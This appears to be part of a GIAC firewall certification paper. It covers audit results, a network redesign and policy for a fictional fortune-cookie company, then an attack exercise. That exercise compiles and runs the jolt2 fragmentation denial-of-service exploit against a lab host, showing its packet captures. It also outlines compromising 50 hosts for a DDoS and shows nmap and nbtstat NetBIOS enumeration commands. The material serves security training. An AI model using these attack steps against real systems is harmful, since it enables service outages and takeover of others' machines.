Appropriate disposal of confidential documents and information by shredding per GIAC Enterprise's policy of using shredders was verified.

The backup generator provides a minimum of six hours of power. Given the last 3 years history of outages, this falls well within those guidelines.

All administrator and user passwords on the servers with the exception of one, met the password complexity policy.

All the client desktops are current on OS patches and antivirus software.

No rogue modems were discovered on GIAC's network.

The backup and restore of the ISA server was successfully performed in an acceptable time frame.

The border router is performing Ingress and Egress filtering per the ACL's that were tested.

The firewall was allowing appropriate outbound access for internal employees for authorized protocols (HTTP, HTTPS, FTP Download only)

<u>The firewall was not allowing an SMTP connection from the DMZ mail relay host to another SMTP host on the internet</u> (fixed)!

The firewall is providing the DMZ web server access to the SQL server located on the private LAN.

Appropriate outside hosts (border router, DMZ servers) are being allowed access to services located on GIAC's private network.

The firewall is detecting a port scan.

The firewall was blocking outbound access for unauthorized services such as NetBIOS (UDP 137,138, TCP 139)

The firewall is denying inbound access for unauthorized services such as

SQL Server (TCP 1433), DNS (TCP 53)

GIAC partners/suppliers are connecting to GIAC's private network and therefore creating an opportunity for potential problems if not managed.

GIAC Enterprises has a single point of failure given the single T1 connection to its ISP and the fact that all access is being provided by the border router and the firewall. This leads to the possibility of a denial of service to the router or the firewall due to an attack or a loss of connection perhaps due to a fiber cut.


GIAC's IT staffers are staying up with current issues with subscriptions to:

Bugtraq:
http://online.securityfocus.com/cgi-bin/sfonline/subscribe.pl

MS Security Notification:
http://www.microsoft.com/technet/security/bulletin/notify.asp

SANS Security Alert Consensus:
http://server2.sans.org/sansnews

After reviewing the above results, the consultant provided a network design with possible changes to address some of the issues.


CUSTOMERS
PARTNERS
SUPPLIERS
MOBILE USERS using VPN (IPSEC)
Second ISP for Redundancy
Ingress & Egress Filtering Using Access Lists
Router Cisco 1720
CISCO SWITCH 10/100
Allowing Only IPSEC VPN TUNNELS control access based on Client address
CONTIVITY VPN SWITCH
ISA FIREWALL
ISA Firewall - Using Packet Filtering to provide access to Service Network from Internet. Removed Publishing Rules since DMZ servers no longer need access to private LAN. All connections from private LAN Initiated out.
WEB Server
SYSLOG Server
DNS Server
SERVICE NETWORK
SMTP Relay Server
IDS (SNORT)
NTP Server
PRIVATE NETWORK SERVERS
Linux RedHat 7.3 w/NetFilter
PRIVATE NETWORK CLIENTS
AS400
SYSLOG Server
DNS Server
WEB Server
SQL Server
MAIL Server
IDS (Snort)
Client
Client
Client
Client

Network Addressing
Cisco Router Serial Interface to Internet:
Assigned Address w/ISP - 4.1.1.0/30
4-2 = 2 addresses 4.1.1.1 - 4.1.1.2
ISP address - BR's default Gateway - 4.1.1.1/30
Address on Interface of Serial 0 - 4.1.1.2/30

Assigned public addresses from ISP for my
Public Network: 110.10.10.0/29 - 8-2=6 addresses
Valid Address Range: 110.10.10.1 - 110.10.10.6
Cisco Eth0: 110.10.10.1/29
ISA Server Public Eth0: 110.10.10.1.2/29

Assigned public addresses from ISP for
Service Network: 110.20.20.0/28 - 16-2 = 14 addresses
Valid Address Range: 110.20.20.1 - 110.20.20.14
ISA Server DMZ Eth1: 110.20.20.1/28
Web Server:110.20.20.2/28
DNS Server:110.20.20.3/28
SMTP Server:110.20.20.4/28
NTP Server 110.20.20.5/28
Syslog Server 110.20.20.6/28
IDS Server:110.20.20.7/28

Private Network Address Space Class C:
Clients 192.168.50.1-126/25
Servers 192.168.50.225-238/28
ISA Private Eth2: 192.168.50.253/30 to Linux Box
ISA Eth3:192.168.60.248/29 to Contivity
Contivity Private Eth1:192.168.60.249/29
Contivity Switch Mgt. Interface: 192.168.60.253/29
Linux Router Eth0:192.168.50.254/30 to ISA
Linux Router Eth1:192.168.50.1/25 to clients
Linux Router Eth2:192.168.50.225/28 to servers
Syslog Server: 192.168.50.232/28
Web Server:192.168.50.231/28
DNS Server:192.168.50.230/28
SQL Server:192.168.50.229/28
NTP Server: 192.168.50.228/28
Mail Server:192.168.50.227/28
AS400 Server:192.168.50.226/28

Mobile Users:
VPN Client Address Space: 192.168.75.1-192.168.75.14
Partners/Suppliers:
VPN Client Address Space: 192.168.100.1-192.168.100.126/25

This network diagram reflects changes to address the issues raised in the audit results.

Since GIAC's life and blood is its sales of fortune cookie sayings via the Web and that some type of DOS would basically bring this to a halt. It has been recommended that a second ISP connection be installed as a backup. This could be done by incorporating a device like the Nexland Pro that supports two wan connections and has a failover feature. Information on this product can be found at http://www.nexland.com/products/index.cfm?p=2 .

Although using ISA to publish services from the internal network to the Service Network uses dynamic ports, it is still providing some opportunity for possible attack if a server in the DMZ is compromised. Therefore a recommendation has been made to minimize this risk by adding a Syslog Server to the DMZ to be used there. It has also been recommended to move the NTP server from the internal network to the DMZ. Then allow access to the NTP server to the clients and servers on GIAC's private LAN. This would result in only having the Web server on the DMZ having access to the internal SQL server via ISA's publishing rules. Additional steps could be taken on the public web server by utilizing a host based IDS system like Tripwire (http://www.tripwire.com/) to specifically protect it from possible attacks.

It has also been recommended that the server and clients be separated from each other on the GIAC private LAN for better control by utilizing another firewall product such as a Cisco PIX or a Linux box with Netfilter (IPtables). This would provide another layer of defense on the network and by utilizing a different firewall product add another layer because of diversity.

Due to the risk of allowing GIAC's partners/suppliers to connect to the private LAN, an addendum was added to GIAC's security policy. It specifically addresses standards for appropriate use and standards for hardware/software being used by GIAC's partners/suppliers. The addition is listed below.

"User Policy – Partners/Suppliers (*subject to the policies stated above, and in an addition)*

A partner/supplier using his/her own PC shall have an up-to-date virus scanner on their machine, or shall have loaded (by a GIAC employee) an up-to-date virus scanner on their machine. Under no circumstances should the partner/supplier remove, or disable that virus-scanner, while under contract with GIAC Enterprises, without written permission from the relevant administrator.

A partner/supplier using his/her own PC shall have a personal firewall on their machine.

A partner/supplier should provide inventory to GIAC's Technical Help Desk with a list of all the software and hardware they are connecting to GIAC's private network. That includes type, model of hardware, and listing of all software on the hardware.

A partner/supplier should also provide a written assurance that any hardware/software they connect to GIAC Enterprise with is Y2k compliant, and they are licensed for use of that product/item.


A partner/supplier shall not send data, programs, or electrical correspondence of any kind to GIAC Enterprise without first scanning for viruses.

A partner/supplier shall use only those resources that the partner/supplier has been authorized to use by GIAC Enterpirses, and only for purposes authorized.

A partner/supplier shall not copy, disclose or transfer any computer software provided by GIAC Enterpirses without written permission from the relevant administrator.

A contractor shall not attempt to modify system facilities, illegally obtain extra resources, degrade the performance of any system, nor attempt to subvert the restrictions associated with any computer system, computer account, network service or personal computer protection software."[4]

Part IV Design under Fire



This is the network diagram from Glenn Brengel's paper located at http://www.giac.org/practical/Glenn_Brengel_GCFW.zip. It is using CheckPoint FW-1 at the perimeter of the network. After doing some searching around on Google, I found a vulnerability notice at the securiteam.com website, http://www.securiteam.com/securitynews/FW-1_IP_Fragmentation_vulnerability__remote_DoS_.html. The vulnerability is based on fragmented packets and the summary is listed below.

"A dangerous security vulnerability has been discovered in CheckPoint's Firewall-1 Firewall, the vulnerability allows a remote attacker to launch a Denial of Service attack against Firewall-1 based firewalls. The attack causes the CPU to mysteriously hit 100% utilization, causing a system lock up (some systems may also crash).

Vulnerable systems:
All CheckPoint Firewall-1 firewalls
All CheckPoint Firewall-1 based firewalls (outsourced code)"

The article goes on to say that even if the rules base is denying everything it is still vulnerable. It also mentions that the firewall will not log the attack which makes it very difficult to understand what has happened.

The exploit tool that is mentioned in this notice is called jolt2. After researching on several more web sites I discovered the source code at http://lists.insecure.org/win2ksecadvice/2000/May/0056.html. The exploit is also listed at http://www.iss.net/security_center/advice/Concordance/CVE/default.htm. It can also be found on the mitre.cve.org web site as CVE-2000-0305, on Bugtraq as Bugtraq ID-1236 and at Microsoft's Security web site as MS00-029. I also found an analysis of jolt2.c http://online.securityfocus.com/archive/1/62011 written by Mikael Olsson.

The next step is to compile the source code. This is done on my Linux box by typing the command:

```
LinuxSnooper# gcc –o jolt2 jolt2.c
```

Once this is finished, I now can type the command ./jolt2 and get a syntax description as below:

```
Usage ./jolt2 [ -s src_addr ] [ -p port ] dest_addr
Note: UDP used if a port is specified, otherwise ICMP
```

To discover GCF's network address range would be a matter of utilizing either nslookup or dig. Using nslookup we enter the domain name of gfc.com -

```
C:\>nslookup
Default Server:  linuxsnooper.local
Address:  10.1.1.1

> giac.com
Server:  linuxsooper.local
Address:  10.1.1.1

Non-authoritative answer:
Name:    gfc.com
Addresses:  217.x.x.x, 217.x.x.x, 217.x.x.x
```

Next we do a lookup on Arin.net on the 217.x.x.x network address.


Search results for: 217.x.x.x

```
GIAC Fortune Cookie Company (NETBLK-GFC-BLK-5)
   777 7th St. Suite 7
   Lucky, MA 77777
   US

   Netname: GFC-BLK-5
   Netblock: 217.x.x.x0 - 217.x.x.x
   Maintainer: GFCINC

   Coordinator:
      GFC, NOC  (GN-ARIN)  admin@gfcnoc.net
      1-777-777-7777 (FAX) 1-777-7777-7777

   Domain System inverse mapping provided by:

   GCF1-ANS-01.INET.GCF.NET    205.x.x.x
   GCF2-ANS-01.INET.GCF.NET    205.x.x.x

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 02-Nov-2001.
   Database last updated on 7-Jun-2002 19:59:23 EDT.
```

This information could provide allocated IP addresses, a phone number, an email address and possibly a contact for social engineering. Next nmap could be used in a ‘low and slow’ fashion to try and map the network range and see if we can glean any information about hosts on their public network without setting off any alarms. Once we surmised a host as being the firewall, we point jolt2 at its IP address and send it on its way. Below is output from a tcpdump of jolt2:

```
09:54:57.843799 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.843866 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.843935 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844001 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844070 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844138 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844206 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844272 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844343 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
09:54:57.844411 110.20.20.3 > 110.20.20.2: (frag 1109:9@65520)
```

This reflects a continuous stream of fragmented ICMP packets (default) from my laptop at 110.20.20.3 going to the victim box at 110.20.20.2 in my lab. The packet ID is 1109, it is sending 9 bytes of data at offset 65520. This makes the actual length 29 bytes which includes the IP header at 20 bytes.



Microsoft Network Monitor - [Capture: 1 (Detail)]
File Edit Display Tools Options Window Help

```
Frame  Time       Src MAC Addr  Dst...  P...  Description
1      38.385195  3COM  EE4818  LOCAL   IP    ID = 0x455; Proto = ICMP; Len: 29, Frag. Offset = 65520 (0xFFF0)
2      38.395210  3COM  EE4818  LOCAL   IP    ID = 0x455; Proto = ICMP; Len: 29, Frag. Offset = 65520 (0xFFF0)
3      38.395210  3COM  EE4818  LOCAL   IP    ID = 0x455; Proto = ICMP; Len: 29, Frag. Offset = 65520 (0xFFF0)
```

```
+Frame: Base frame properties
+ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
-IP: ID = 0x455; Proto = ICMP; Len: 29, Frag. Offset = 65520 (0xFFF0)
   IP: Version = 4 (0x4)
   IP: Header Length = 20 (0x14)
   IP: Precedence = Routine
   IP: Type of Service = Normal Service
   IP: Total Length = 29 (0x1D)
   IP: Identification = 1109 (0x455)
  -IP: Flags Summary = 240 (0xF0)
     IP: .......0 = Last fragment in datagram
     IP: ......0. = May fragment datagram if necessary
   IP: Fragment Offset = 65520 (0xFFF0) bytes
   IP: Time to Live = 255 (0xFF)
   IP: Protocol = ICMP - Internet Control Message
   IP: Checksum = 0x935F
   IP: Source Address = 110.20.20.3
   IP: Destination Address = 110.20.20.2
   IP: Fragmented Datagram Data: Number of data bytes remaining = 9 (0x0009)
   IP: Padding: Number of data bytes remaining = 17 (0x0011)
```

```
00000020  14 02 08 00 00 00 00 00 00 00 00 00 00 00 00 00   ¶☻◘.............
00000030  00 00 00 00 00 00 00 00 00 00 00 00               ............
```

Here is a capture of the traffic coming at the victim. “The fragment length is a computed field using the IP datagram total length minus the IP header length. The IP total length is 0x1d or decimal 29 and the IP header length is actually five 32-bit words which translates to a 20-byte standard IP header. That is where the 9 bytes comes from and as you can see, the ICMP message is actually 9 bytes long.” [6] The Mikael Olsson analysis article [7] mentions the Checksum value of 0. Since this is not the case here, I assume we are using a newer version that corrected that issue.



Totals
Handles 4731
Threads 274
Processes 23

Physical Memory (K)
Total 65076
Available 16316
System Cache 29880

Commit Charge (K)
Total 84728
Limit 150236
Peak 117296

Kernel Memory (K)
Total 20556
Paged 14920
Nonpaged 5636

Processes: 23 CPU Usage: 96% Mem Usage: 84728K / 150236K

The victim that was used in my lab reflects an unpatched Windows 2000 Server box. I captured this screen shot immediately after shutting down jolt2. The graph reflects the box coming down off 100% CPU utilization. The multiple spikes in the graph reflect starting and stopping jolt2 multiple times. If the firewall at GFC has not been patched then similar results may be seen.

Denial of Service

Next we look at doing a distributed denial of service attack using 50 compromised hosts on cable/dsl modems. A DDoS is comprised of several components. Here is a list from an article titled – "TFN2K - An Analysis", written by – Jason Barlow and Woody Thrower.

> "The terminology used in DDoS analyses is often confusing. For clarity, we use the following:
>
> Client - an application that can be used to initiate attacks by sending commands to other components (see below).
>
> Daemon - a process running on an agent (see below), responsible for receiving and carrying out commands issued by a client.

Master - a host running a client

Agent - a host running a daemon

Target - the victim (a host or network) of a distributed attack”[5]

The first objective would be to compromise the 50 hosts. One way to do this would be to use a tool like sscan to probe for known vulnerabilities. Using the list of discovered hosts a script would be used to break into each one and install the server software (daemon). After capturing the 50 hosts we then can control them from our client. Sending commands to the agents with the address(es) of the target(s). We have all heard about the dangers of the Microsoft NetBios services running on a system that is connected to the Internet with no protection. Well let’s see how easy it would be to find them and hide a server (daemon) for later use. This example called “NetBios Hacking” was found at http://neworder.box.sk/newsread.php?newsid=4682.

Step 1 – use nmap to scan a network range looking for the MS services.

Nmap –sT –P0 –O –p 137-139 –oN nbt.txt 110.10.10.0/30


```
# nmap (V. 2.54BETA22) scan initiated Sat Jun  8 19:15:38 2002 as: nmap
-sT -P0 -O -p 137-139 -oN nbt.txt 110.10.10.0/30
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (110.10.10.0):
Port       State       Service
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

Too many fingerprints match this host for me to give an accurate OS
guess
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 3 scanned ports on  (110.10.10.1) are: closed
Remote OS guesses: Cisco CPA2500 (68030) or 2511 router, Cisco
1600/3640/7513 Router (IOS 11.2(14)P), Cisco Router/Switch with IOS
11.2
Interesting ports on  (110.10.10.2):
(The 2 ports scanned but not shown below are in state: closed)
Port       State       Service
139/tcp    open        netbios-ssn

Remote operating system guess: Windows NT4 / Win95 / Win98
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (110.10.10.3):
Port       State       Service
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
```

```
Too many fingerprints match this host for me to give an accurate OS
guess

# Nmap run completed at Sat Jun  8 19:24:36 2002 -- 4 IP addresses (4
hosts up) scanned in 538 seconds
```

Here we have scanned the network range of 110.10.10.1-3. It found my Cisco router at 110.10.10.1 and found what looks like a Windows box at 110.10.10.2. It shows that this host is listening on port TCP 139.

2) Next we will use the nbtstat –A command to see if we can enumerate.


Nbtstat –A 110.10.10.2



```
C:\WINDOWS\system32>nbtstat -A 110.10.10.2

Local Area Connection 2:
Node IpAddress: [3.1.1.7] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WIN98VICTIM    <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WIN98VICTIM    <03>  UNIQUE      Registered
    WIN98VICTIM    <20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    LARDOIN        <03>  UNIQUE      Registered

    MAC Address = 00-60-97-EC-CD-E9


\Device\NetBT_Tcpip_{B9BC0932-2A9C-42DE-88F3-A318D715DC0E}:
Node IpAddress: [0.0.0.0] Scope Id: []

    Host not found.

C:\WINDOWS\system32>_
```

